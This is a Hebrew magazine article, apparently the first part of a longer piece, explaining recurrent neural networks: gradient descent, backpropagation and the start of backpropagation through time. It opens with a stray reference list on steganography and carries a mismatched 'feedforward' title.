1. [A Review on Steganography Techniques - IJSCE, Vol. 3, Issue 5](#)
2. [Steganography - Wikipedia](#)
3. [JPEG - Wikipedia](#)
4. [PNG - Wikipedia](#)

5. [סטגנוגרפיה בשני שקל](#)

6. [Chi squared - Wikipedia](#)

רשתות זרימה קדימה למשועממים בלבד

מאת מעיין אושרי

הקדמה

בגיליון 155, ספיר פדרובסקי פרסמה את המאמר [רשתות נוירונים למשועממים בלבד](#), בו היא סקרה בצורה תיאורטית ובחלקה מעשית את הנושא של רשתות נוירונים מסוג Feedforward Neural - FNN Network. מפורטים במאמר הסברים אודות האלגוריתמים והמתמטיקה של רשתות מסוג זה, אני ממליץ מאוד לקרוא אותו על מנת להבין בצורה מעמיקה את המאמר הבא (הוא גם טוב בלי קשר...).

במאמר זה אציג רשתות נוירונים מסוג אחר, המשמשות למטרות אחרות כגון ניתוח נתונים בצורה סדרתית, ואסקור שימושים של מודלים כאלו לזיהוי איומים. המאמר יכיל לא מעט מתמטיקה, אני חושב שזה הכרחי על מנת להבין את הדברים לעומקם בנושא. עם זאת, במהלך המאמר אני לא אתעמק במיוחד בפורמליות המתמטית אלא רק אציגה לצורכי הבנה ואתן אינטואיציות עבור אופרטורים וכללים שבהם משתמשים על מנת להגיע למסקנות.

חלק מהמשוואות והתרשימים המופיעים במאמר זה, לקוחים מהמצגת לקורס למידה חישובית (ובאישורו של המרצה).


מדוע צריכים רשתות מסוג שונה מ-FNN?

לרשתות FNN או גם CNN ישנו חיסרון על פני רשתות מסוגים רקורסיביים - שעוד מעט אסביר במפורט מה הן, החיסרון הוא בנוגע לניתוח בצורה סדרתית של נתונים, ברשתות FNN כאשר אימנו את דוגמת האימון המתויגת $\{x^{(i)}, y^{(i)}\}^1$, לפני דוגמת אימון מתויגת אחרת $\{x^{(j)}, y^{(j)}\}$ וקיבלנו מטריצת משקלות (פרמטרים של המודל) Θ

מטריצת המשקלות אינה תשתנה כתלות בסדר של דוגמאות האימון. נסביר מדוע עבור שתי שיטות האימון לאלגוריתם ה-Descent Gradient לרשתות כאלה.

אך לפני כן, רק אזכיר בקצרה: באלגוריתם ה-Gradient Descent המשקלות (פרמטרים של המודל) ניתנות על ידי "ניסוי וטעייה" של המודל לנסות להביא למינימום פונקציית מחיר שתלוייה ברצוי (התיג

¹ זהו סימון לדוגמת האימון ה- i הנתונים הם $x^{(i)}$ והתיג של הדוגמא הוא $y^{(i)}$ זהו סימון שששתמש בו לאורך המאמר



האמיתי של דוגמת האימון) ובמצוי (התיג שאותו הרשת שלנו נותנת ביחס לדוגמת אימון) או כפי שניתן לרשום בצורה מתמטית $\sum_{i=1}^m E(h_\theta(x^{(i)}), y^{(i)})$ כלומר סכום כל השגיאות (מעבר על כל דוגמאות האימון ישנן m כאלו) שיש במודל בין פונקציית שתלוייה במשקלות ודוגמאות האימון לבין התיג האמיתי E (כמובן יכולה להיות כל פונקציה שתייצג שיטת שגיאה בכל דרך שנרצה - ותתאים בצורה מיטבית למודל ישנה דרך להסיק פונקציות כאלו בצורה חכמה הנקראת שערך סבירות מירבית, את השיטה נשאיר למאמר אחר כבר, למתעניינים [MLE](#)).

נשים לב שהדברים היחידים שמותר לנו לשנות הן המשקלות (θ) . לכן ניתן לרשום $cost(\theta) = \sum_{i=1}^m E(h_\theta(x^{(i)}), y^{(i)})$.

מה שאלגוריתם ה-gradient descent בעצם אומר לנו, זה לנסות את הדבר הבא: אם אנחנו רוצים להגיע למינימום המחיר אנחנו נעדין את הפרמטרים שלנו באופן שילכו לכיוון המינימום. ובצורה מתמטית זה נראה כך: $\theta = \theta - \alpha \nabla cost(\theta)$ (כאשר ∇ היא הנגזרת החלקית ביחס לוקטור θ , וצריך לשים לב לכך שרשמתי הכל בצורה וקטורית וזה בדיוק הגבול הדק בין שיטות האימון):


$$\theta_j := \theta_j - \alpha \frac{\partial}{\partial \theta_j} J(\theta)$$

α - נקרא קצב הלמידה. זהו אלגוריתם המבצע באופן איטרטיבי צעד לכיוון הירידה התלול ביותר של J . "שתי השיטות לעדכון הן:

1. Batch Gradient Descent - השיטה עוברת על כל הדוגמאות עבור כל קבוצת האימון בכל צעד.
 2. Incremental or Stochastic Gradient Decent - השיטה עוברת בכל צעד על דוגמת אימון אחת בלבד, ומעדכנת את וקטור הפרמטרים בהתאם לשגיאה.
- עבור שיטת ה-full batch (שיטה 1) מה שמתבצע הוא: שעבור כל θ_j מעדכנים אותו רק לאחר מעבר על כל דוגמאות האימון (ולקחת הממוצע בדרך כלל), מכאן זה ניכר שהשינוי של איזה דוגמת אימון תופיע לפני האחרת אינו משנה הרי חיבור (של השגיאות) הוא חילופי.

עבור שיטת ה-online (שיטה 2) כאשר יש שגיאה, מעדכנים אותו באופן מיידי אז כיצד נסביר את החוסר בשינוי? הרי פה נקבל בכל פעם נגזרת קצת אחרת: $\theta_{t+1} = \theta_t + \alpha \nabla cost(\theta_t)$ (וזה אחרי כל דוגמת אימון בודדת). אבל זה כבר תלוי בקצב הלמידה α , שעל מנת לבצע התכנסות צריך להיות קטן מספיק ולכן מבחינת סדרי הגודל (של θ לעומת α) אפשר לומר $\theta_{t+1} = \theta_t + \text{very small const}$, ולכן נוכל לומר שהשינוי במשקלות הוא $\Delta \theta_{epoch} = \sum_{i=1}^N \alpha \nabla cost_i(\theta_{start})$ - לכן גם כאן נשתמש בתכונה הכל כך חשובה של חיבור, הוא חילופי.

כמובן שבשיטה הזו יכולה להיות משמעות לסדר אימון הדוגמאות אך באופן כללי הוא לא משפיע בצורה משמעותית על הפרטמטרים.



רק אציין שגם עבור שיטות כמו mini-batch שבה מעדכנים את הפרמטר על פי מספר דוגמאות קבוע (ולא כולן), זה מעין שילוב של השיטות הנ"ל שמשמש באופן תדיר בפרקטיקה, אין שינוי משמעותי עבור סדר דוגמאות האימון.

מדוע סדר יכול להוות מרכיב חשוב מאוד במודלים כאלו?

נסתכל לדוגמא על רשת פשוטה ואבסטרקטית (ללא פירוט מעמיק את זה נשמור לדוגמא שתלווה אותנו בהמשך) שחוזרה כמה זמן ייקח לסיים את המשימה על פי תיאור טקסטואלי של המצב:

נשתמש בעובדה שסדר המילים של קיים ולכל משנה את משמעות המשפט (דוגמא מתחום הלוגיקה מסדר ראשון):

• משפט I : קיים באג שכל אחד מהקבוצה A מנסה לפתור $(\exists y \forall x (...))$

• משפט II : כל אחד מהקבוצה A מנסה לפתור באג אחד $(\forall x \exists y (...))$

$$^2A = \{\text{תומר גולני, איתי ניר}\}$$


משמעות המשפטים היא שונה (בראשון כולם מנסים לפתור אותו באג ובשני כל אחד פותר באג אחר). וזה נובע מסדר הכמתים (הקשרים הלוגיים) אך רשת נירונים שתיקח נוכחות של מילים בלבד (0 לערך הקלט אם אין מילה ו-1 אם יש) לא תוכל להבחין בשונות של התוצאות ותחזה אותה תוצאה מה שייתן תוצאה שגויה (כמובן שבדוגמא הזו החוסר התאמה של המודל תלוי גם במבנה הרשת אך בפרק הבא נראה איך אפשר לפתור את הבעיה במקרה הכללי שלה).

אז מה האלטרנטיבה אם כך?

נעת נציג אלטרנטיבה ל-FNN שייתחשב בצורה מספקת אודות הסדר של הדוגמאות אימון (גם בו יש בעיה שנצטרך לפתור...) לשם כך נציג רשתות מסוג Recurrent Neural Network - RNN ישנם הרבה סוגים שונים ומשונים לרשתות כאלה נציג את הרעיון הבסיסי ולאחר מכן נדבר על הבעיות של רשתות כאלה.

² אלו סתם שמות מומצאים לצורך הדוגמא יליו אותנו הרבה


נירון RNN אחד נראה מהצורה הבאה:



[מקור]

הסבר על התרשים: כעת לקלט X נוסף גם מימד הזמן - הסדר שבו הדוגמאות אימון מופיעות לכן אפשר לסמן בכל פעם X_t את הקלט בזמן t במקרה מהסעיף הקודם הקלט יכול להיות כל מילה בנפרד (קיים ולאחר מכן באג וכן הלאה עבור המשפט הראשון). הנירון RNN בעצם בעל "שני פלטים" פלט אחד עבור הפלט האמיתי עבור הפלט ה- t Y_t וכמו כן הוא מעביר לנירון הבא לשלב $t+1$ זהו פלט שעובר כך בכל הרשת וככה בעצם מייצג את מימד הסדרתיות והחשיבות לזמן כי מתחשבים רק במה שבא לפני השלב ה- t .

ותרשים יותר מפורט של הרשת:



[מקור]


x_t היא הקלט בזמן t , Wxh הן המשקלות על הקלט, Why הן המשקלות אחרי כל השכבות החבויות שיש הן אחראיות על הפלט ה- t , y_t ועכשיו לחידושים: h_t הוא "המצב" שמחזיק מידע על הרשת בנקודת זמן t , מכונה גם מצב נסתר (מכיוון שהמשתמש לא יודע שהוא קיים באמת). זה בעצם מסמל את כל מה שהתקבל בשלבים $1, 2, 3, \dots, t-1$ וככה בעצם נוצר מצב של חשיבות לזמן, כי כל פעם אנחנו מתחשבים

רק במה שהיה לפנינו ולא בכל הקלטים f היא פונקציה על המצב הזה שדואגת להעביר אותו בצורה מיטבית לשלב הבא, הכל נראה בסדר אז היכן הבעיה?

עדכון המשקלות ובעיית הגרדיאנט הנעלם/מתפוצץ

נזכיר את הגישה שנקטנו ברשתות נוירונים רגילות על מנת לעדכן את המשקלות כך שימזערו את פונקציית המחיר (נעזר בטרמינולוגיה רבה מ-[רשתות נוירונים למשועממים בלבד](#) עמודים 22-23) אך כעת האלגוריתם יהיה טיפה שונה מאלגוריתם ה-Back Propagation:


המטרה של היא למזער את פונקציית המחיר ואת זה עושים באמצעות ה- gradient descent שאותו הזכרנו קודם, ולשם כך צריך למצוא את $\frac{\partial \text{cost}(\theta)}{\partial \theta_{ij}^{(l-1)}}$ או בצורה גרפית ותיאורית:



צריך למצוא את השינוי של פונקציית המחיר שנובעת מהמשקולת שמחברת בין הנוירון j בשכבה $l-1$ לבין הנוירון i בשכבה l וללכת במורדו על מנת למזער את פונקציית המחיר, וכן צריך לעשות זאת עבור כל המשקולות כדי לעדכן כל אחת מהן לצורתה האופטימלית (כן הכתיב המתמטי קצת מוזר אבל זו הקונבנציה), כפי שזכור מהמאמר הקודם זה לא דבר כל כך פשוט, כיוון שיש פה הרבה תלות בין המשקולות לבין עצמן וצריך לנתח את ההשפעות בזירות וכך להגיע לתוצאה המתאימה.

אעבור במהירות על איך זה מתבצע ברשתות FNN רק לשם תזכורת מכיוון שהנושא כוסה כבר במאמר הקודם שאני מאוד ממליץ לקרוא מי שעדיין לא קרא והגיע לפה. נשתמש בסימונים שמוצגים באיור הבא:

$$z_i^{(l)} = \sum_{r=0}^{S_{l-1}} \theta_{ir}^{(l-1)} a_r^{(l-1)}$$




כלומר $z_i^{(l)}$ הוא מה שנכנס ללנירון ה- i בשכבה ה- l (מכפלה של המשקלות שמחברות בין השכבות לבין הפלטים של השכבה הקודמת - כפי שמוצג בציור).

וגם נגדיר את $\delta_i^{(l)} \equiv \frac{\partial J(\Theta)}{\partial z_i^{(l)}}$ על מנת לקצר את הסימנים (עוד מעט נבין את משמעות הסימון). נשתמש

גם בכלל השרשרת לנגזרות הלא $((2x+3)^2)' = (2x+3)' \cdot ((...)^2)'$ או בצורה יותר פורמלית

$f(g(x))' = f'(g(x)) \cdot g'(x)$ ועכשיו עבור נגזרות חלקיות - $\frac{\partial a}{\partial c} = \frac{\partial a}{\partial b} \cdot \frac{\partial b}{\partial c}$ (זה גם ממש כיף לראות

בצורת הכתיב של לייבניץ כי זה ממש נראה שאפשר "לצמצם") נעשה בו שימוש לגבי התכונה הבאה:



ואם נחשוב על ההיגיון של זה, הפונקציית מחיר מושפעת מהמשקולות שמחברת בין j ל- i קודם כל

מהשפעת כל הקלטים והמשקולות (צירוף שלהם- זה בעצם $z_i^{(l)}$) ואז מהשפעת המשקולות הספציפית על

החיבור הזה, ולכן מבחינת שינוי של רישום לפי הסימנים שהגדרנו נקבל:

$$\frac{\partial}{\partial \theta_{ij}^{l-1}} J(\Theta) = \delta_i^{(l)} \cdot \frac{\partial z_i^{(l)}}{\partial \theta_{ij}^{l-1}}$$

ולכן רק נשאר לחשב את הביטוי הימני במכפלה ועם קצת מתמטיקה נקבל:

$$\frac{\partial z_i^{(l)}}{\partial \theta_{ij}^{l-1}} = \frac{\partial}{\partial \theta_{ij}^{l-1}} \sum_{r=0}^{S_{l-1}} \theta_{ir}^{l-1} a_r^{(l-1)} = a_j^{(l-1)}$$

ההיגיון מאחורי זה הוא שכמה שהכמות שינוי שנוצר על חיבור כל הפלטים וצירופם עם המשקולות על ידי

המשקולות הספציפית תלוי בפלט הספציפי הרי כך הם קשורים (במכפלה):

$$\frac{\partial}{\partial \theta_{ij}^{l-1}} J(\Theta) = \delta_i^{(l)} \cdot a_j^{(l-1)}$$

קיבלנו את הכלל הבא שמספר לנו בדיוק באיזה כיוון צריך לעדכן כל משקולת אבל שלא ניתן לרישום

היפה להטעות אנחנו עדיין לא באמת יודעים כיצד לחשב את ה- $\delta_i^{(l)}$ שמופיע כחלק מרכזי בעדכון הזה.

אז איך נחשב אותו? זה דורש מעט יותר מאמץ, נתחיל מלנסות לנתח רק את השכבה האחרונה - השכבה ה-L:

$$\delta_i^{(L)} \equiv \frac{\partial J(\Theta)}{\partial z_i^L}$$

זה כמובן תלוי בפונקציית המחיר לא אדגים כאן את החישוב תוצאות החישוב עבור פונקציות כגון [MSE](#) או [cross entropy loss function](#) נקבל עבור כולן תוצאת חישוב דומה שהיא $a_i^{(L)} - y_i$ וזה אכן הפירוש לסימן שמתמטיקאים ופיזיקאים (ועכשיו גם במובן של מדעי המחשב ולמידה חישובית) אוהבים כל כך לייחס לסטייה מהמקור - רצוי פחות מצוי או מצוי פחות רצוי, את החישוב לא הראתי כי הוא נראה שונה בצורה ניכרת בין פונקציות העלות השונות.

אוקי, אז גילנו שבשכבה האחרונה אכן השגיאה היא מצוי פחות רצוי אבל צריך גם לחשב את ה- δ -ות עבור שאר השכבות.


נסביר את כלל השרשרת עבור פונקציות בכמה משתנים לשם כך: נניח שישנם שני משתנים בלבד (אפשר להכליל ובכל זאת זו רק אינטואיציה ולא [הוכחה פורמלית](#)). אם אנחנו על הר וגובהה הר תלוי בקורדינאטות (x, y) שבהן אנו נמצאים כעת ואנחנו מתקדמים כעת על ההר הזה (כעבור זמן מה) אז השינוי בזמן שעברנו יהיה שווה לכמה להתקדם בכיוון x משפיע כפול כמה התקדמנו בו ועוד ההשפעה של התקדמות בציר y כפול כמה התקדמנו בו. או מתמטית:

$$\frac{dz}{dt} = \frac{\partial z}{\partial x} \cdot \frac{dx}{dt} + \frac{\partial z}{\partial y} \cdot \frac{dy}{dt}$$

ניעזר בכלל הזה על מנת להגיע למסקנה לגבי מציאת ה- δ -ות:

$$\delta_i^{(l)} = \frac{\partial J(\Theta)}{\partial z_i^{(l)}} = \sum_{k=1}^{s_{l+1}} \frac{\partial J(\Theta)}{\partial z_k^{(l+1)}} \cdot \frac{\partial z_k^{(l+1)}}{\partial z_i^{(l)}} \quad l = L-1, L-2, \dots$$

לפי כלל השרשרת שהסברנו את האינטואיציה שלו קודם לכן המתמטיקה תקפה, הסיבה לכך שנעשה צעד כזה הוא מאופן מבנה הרשת כפי שנראה פה:



בעצם ההשפעה של $z_i^{(l)}$ על פונקציית המחיר תלויה בהשפעות של כל אחד מה- $z_k^{(l+1)}$ על הפונקציית מחיר (כי דרכם ההשפעה הזאת עוברת לפונקציית המחיר). נשתמש בביטויים המגדירים את $z_i^{(l)}, a_i^{(l)}$:

$$z_i^{(l)} = \sum_{j=0}^{S_{l-1}} \theta_{ij}^l a_j^{(l-1)}$$

$$a_i^{(l)} = g(z_i^{(l)})$$

כאשר $g(z)$ היא פונקציית האקטיבציה של נירון. נחשב את $\frac{\partial z_k^{(l+1)}}{\partial z_i^{(l)}}$:

$$\frac{\partial z_k^{(l+1)}}{\partial z_i^{(l)}} = \frac{\partial}{\partial z_i^{(l)}} \sum_{j=0}^{S_{l-1}} \theta_{kj}^{l+1} a_j^{(l)} = \frac{\partial}{\partial z_i^{(l)}} \sum_{j=0}^{S_{l-1}} \theta_{kj}^{l+1} g(z_j^{(l)})$$

$$= g'(z_i^{(l)}) \cdot \theta_{ki}^{l+1}$$


ולכן:

$$\delta_i^{(l)} = \sum_{k=1}^{S_{l+1}} \theta_{ki}^{(l)} \delta_k^{(l+1)} g'(z_i^{(l)})$$

$$= g'(z_i^{(l)}) \sum_{k=1}^{S_{l+1}} \theta_{ki}^{(l)} \delta_k^{(l+1)}$$

כלומר ה- δ של השכבה הנוכחית תלוי ב- δ -ות של השכבות הבאות בצורה רקורסיבית עד השכבה האחרונה. וזה בעצם התנאי בסיס של הרקורסיה הזו, מכן השם המאוד מתאים של הנוסחא צריך להזרים לאחר את הנתונים אודות ה- δ -ות מהשכבות הבאות על מנת לעדכן את הנוכחיות, בהחלט יפה.

נעבור עכשיו לאלגוריתם ה-BPTT - BackPropagation Through Time שמחשב את כל השגיאות ואיך לעדכן רשתות מסוג RNN: עד עכשיו עם אלגוריתם ה-BP הרגיל הזנו את השגיאות מהשכבה ה- ℓ לשכבה ה- $\ell - 1$ בצורה רקורסיבית, עכשיו בגלל מבנה הרשת זה כבר לא יעבוד, נבחן את התרשים הבא שמתאר את BPTT:



רשתות זרימה קדימה למשועממים בלבד

www.DigitalWhisper.co.il

בעצם, בתרשים מעלה, מתוארת הלמידה התקנית של BPTT וגם מוצגת נקודת הכשל שלו, בתרשים רואים את הרשת הפרוסה כאשר W_{xh} היא מטריצת המשקלות שמופעלת (הכוונה למוכפלת ולאחר מכן הפעלת פונקציית אקטיבציה והוספת קבוע בדרך כלל) על כל קלט בזמן מסויים ו- W_{hh} היא מטריצת המשקלות שמופעלת על המצב הנוכחי של הרשת h_t וגם W_{hy} שמופעלת על הפלט מהשכבות הנסתרות, חשוב לזכור שזו אותם מטריצות משקלות עבור כל זמן מכיוון שצריך לשים לב שזה בעצם קורה בתהליך רקורסיבי ולכן הן לא משתנות (אם הן כן היו אומנם זה היה פותר הרבה בעיות אך צריך לשים לב שצריך לאמן עוד מספר פרמטרים עצום, וזה כבר לא פרקטי).

החצים הכחולים מתארים את התקדמות הרשת זו דומה מאוד להתקדמות ברשת רגילה מסוג Feedforward neural network וכמו השם אנו רואים שזה גם מה שקורה פה, מזינים את הקלט בכל שלב זמן (לדוגמא מילה אחת מתוך משפט) ובכל שלב יוצא פלט עבור הנקודה הנוכחית בזמן y_t שמתקבל על ידיו (וגם בשילוב של h_{t-1}) וגם מועבר מצב הרשת h_t בכל פעם קדימה.

לגבי חישוב פונקציית המחיר בתרשים סימנתי כי הוא תלוי בכל הפלטים שהיו עד לזמן שעצרנו (כמובן שאפשר לתת חשיבות פחותה לפלטים מזמנים ותיקים יותר וכדומה) זאת ארכיטקטורה שנקראת many-to-many שפולטת רצף עד כה, נותנים רצף ומקבלים רצף זה בעצם איך ש-LLM למיניהם עובדים בפשטות. ישנה עוד גישה שהפלט בזמן t אומנם תלוי בקלטים קודמים אך רק הוא משנה לנו ולכן פה פונקציית המחיר תהיה תלויה רק בפלט של הזמן t , גישה כזו נקראת many-to-one.

רק נציין ש-BP רגיל ייכשל עבור RNN מכיוון שכעת חסרה ההנחה הסמוייה שגרמה לו לעבוד כראוי על רשתות נוירונים רגילות, החוסר תלות של המשקלות בין השכבות השונות הרי ברשתות רגילות לכל שכבה הייתה מטריצת משקלות $\Theta^{(\ell)}$ שאחראית לחבר בין השכבה ה- ℓ לשכבה ה- $\ell-1$ ואין בין המטריצות השונות תלות כעת מכיוון שמדובר באותם משקלות עבור כל הקלטים נקבל מצב שזה יחשב רק עבור $t=1$ כראוי את המשקלות.

נתחיל לפתח את ה-BPTT עבור המשקלות W_{hh} (שם מסתתרת הבעיה המרכזית ולכן שם גם נפסיק את הדיון שלנו לגבי ה-BPTT).

כעת נשתמש בסימון של numpy עבור הנגזרות וכדומה כלומר הביטוי $\frac{\partial L}{\partial W_{hh}}$ לא מדבר על נגזרת חלקית לפי מטריצה של הפונקציית מחיר (מה ההשפעה של המשקלות של המצבים h_t על הפונקציית מחיר ואז יהיה ניתן ללכת לכיוון שממזער את הפונקציית מחיר), אלא הביטוי הוא כתיב מקוצר של:

$$\frac{\partial \text{cost}(\text{weights})}{\partial W_{hh}} = \begin{pmatrix} \frac{\partial L}{\partial W_{hh11}} & \dots & \frac{\partial L}{\partial W_{hh1H}} \\ \vdots & \ddots & \vdots \\ \frac{\partial L}{\partial W_{hhH1}} & \dots & \frac{\partial L}{\partial W_{hhHH}} \end{pmatrix}$$



למי שחד הבחנה שם לב שהמימדים של המטריצה הזו של המשקלות של למצבים הן מימד $H \times H$ כאשר כל מצב h_t הוא ממימד $H \times 1$ והקלט (לכל נקודת זמן) הוא ממימד $N \times 1$.

כעת נרצה לחשב את $\frac{\partial L}{\partial W_{hh}}$, המטריצה הזו משפיעה על הפונקציית מחיר רק על ידי המצבים $h_i, i \in [1, T]$ (כל המצבים), אז נחשב את $\frac{\partial L}{\partial h_t}$ לפי כלל השרשרת שהסברנו קודם את האינטואיציה לנכונותו נקבל נתיבים, נתיב אחד הוא הנתיב שבו המידע משפיע על הפלט הנוכחי בזמן t של הרשת (הרי מה שיוצא מהשכבות הנסתריות עובר טרנספורמציה קלה - אקטיבציה ושינוי על ידי מטריצת הפלט, על מנת לקבל את הפלט ולכן תהיה השפעה מהנתיב הזה), בנוסף יש את הנתיב שממשיך על מנת "לעזור" למצב הנסתר הבא וגם בו אנחנו מתחשבים (וגם על הדרך משתמשים בכלל השרשרת - הרי ההשפעה של המצב הנסתר הנוכחי מהנתיב הזה הוא ההשפעה של המצב הבא שאליו אנחנו מעברים וזה כפול כמה המצב הנוכחי משפיע על המצב הבא).

נבחן את הקשר בין h_j ל- h_{j-1} מתקיים על פי מבנה הרשת $h_j = g(W_{hh} \times h_{j-1} + W_{hx} \times x_j + b)$.

